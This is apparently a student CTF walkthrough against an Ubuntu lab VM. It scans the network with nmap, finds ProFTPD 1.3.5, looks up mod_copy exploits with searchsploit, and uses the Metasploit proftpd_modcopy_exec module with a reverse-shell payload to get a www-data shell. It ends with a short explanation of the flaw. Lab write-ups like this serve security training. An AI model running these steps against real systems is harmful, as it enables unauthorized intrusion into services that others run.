


Task 4 -- Vulnerability Report (CTF Walkthrough)

- VM Setup -- OVA file imported to VirtualBox in NAT network
- Attacking Machine – Kali Linux (IP: 10.0.2.4)
- Target Machine – Ubuntu (IP: 10.0.2.15)
- Tools – Nmap, Metasploit

STEPS

1. Finding the Ip of attacking machine using ifconfig command.



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255  
    inet6 fe80::5689:27ae:93af:231e prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:d1:f8:5d txqueuelen 1000 (Ethernet)  
    RX packets 12296 bytes 888186 (867.3 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 31808 bytes 1949468 (1.8 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 10076 bytes 428156 (418.1 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 10076 bytes 428156 (418.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

2. Using Nmap to identify all the devices connected to the same network.

```
(kali@kali)-[~]
$ nmap 10.0.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-31 20:54 IST
Nmap scan report for 10.0.2.1
Host is up (0.00021s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.2
Host is up (0.0012s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
9080/tcp  open  glrpc
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.3
Host is up (0.00018s latency).
All 1000 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:E6:F0:97 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.15
Host is up (0.00099s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3000/tcp  closed ppp
3306/tcp  open  mysql
8080/tcp  closed http-proxy
8181/tcp  closed intermapper
MAC Address: 08:00:27:A2:26:C8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.4
Host is up (0.000040s latency).
All 1000 scanned ports on 10.0.2.4 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 15.19 seconds
```

From the image we can see that the IP 10.0.2.15 has open ports and hence it is the ubuntu (target machine).

3. Using the command `sudo nmap -sV -Pr 10.0.2.15` command to check the version of the services running.

```
(kali@kali)~$ sudo nmap -sV -Pr 10.0.2.15
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-31 20:55 IST
Nmap scan report for 10.0.2.15
Host is up (0.00069s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open  mysql        MySQL (unauthorized)
8080/tcp  closed http-proxy
8181/tcp  closed intermapper
MAC Address: 08:00:27:A2:26:C8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, UBUNTU; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.65 seconds
```

- FTP (ProFTPD 1.3.5) (Port 21) - Known `mod_copy` Remote Command Execution vulnerability.
- HTTP (Port 80) - Directory listing enabled, public access to chat, drupal, phpmyadmin, and payroll_app.php.
- Samba (Port 445) - Message signing disabled, susceptible to MITM attacks.
- CUPS (Port 631) - PUT method enabled, may allow file uploads.
- MySQL (Port 3306) - Open to network but requires credentials.

4. Searching for ProFTPD 1.3.5 exploitations using searchsploit ProFTPD 1.3.5 command.

```
(kali@kali)~$ searchsploit ProFTPD 1.3.5
```

Exploit Title	Path
ProFTPD 1.3.5 - 'mod_copy' Command Execution (Metasploit)	linux/remote/37262.rb
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution	linux/remote/36803.py
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution (2)	linux/remote/49908.py
ProFTPD 1.3.5 - File Copy	linux/remote/36742.txt

```
Shellcodes: No Results
```

5. Starting up Metasploit using msfconsole command and searching and selecting the module using search ProFTPD 1.3.5 command followed by use 0 command.

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts

IIIIII dTb.dTb
II 4' v 'B
II 6. .P
II 'T' .iP'
II 'T' iP'
IIIIII 'Vvp'

I love shells --egypt

      =[ metasploit v6.4.69-dev ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 432 post ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ProFTPD 1.3.5

Matching Modules



| # | Name                                  | Disclosure Date | Rank      | Check | Description       |
|---|---------------------------------------|-----------------|-----------|-------|-------------------|
| 0 | exploit/unix/ftp/proftpd_modcopy_exec | 2015-04-22      | excellent | Yes   | ProFTPD 1.3.5 Mod |


_Copy Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec
```

6. Show options to configure the target and since initial payload failed, switched to Perl reverse shell and then exploited.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CPORT            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT            yes       HTTP port (TCP)
  RPORT_FTP  RPORT_FTP        yes       FTP port
  SITEPATH   SITEPATH          yes       Absolute writable website path
  SSL        SSL              no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  TARGETURI         yes       Base path to the website
  TMPATH     TMPATH           yes       Absolute writable path
  VHOST      VHOST            no        HTTP server virtual host

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     LHOST            yes       The listen address (an interface may be specified)
  LPORT     LPORT            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    ProFTPD 1.3.5
```

• Results after exploitation

Input – whoami

Output – www-data

Input – ls

Output - chat

drupal

payroll_app.php

phpmyadmin

shell

Engagement ended at www-data.

- **ProFTPD 1.3.5 Vulnerability Explanation**

The mod_copy module in ProFTPD allows file copying on the server using the SITE CPFR and SITE CPTO commands. It can be used to copy a malicious payload to a web-accessible directory and trigger the payload for remote code execution.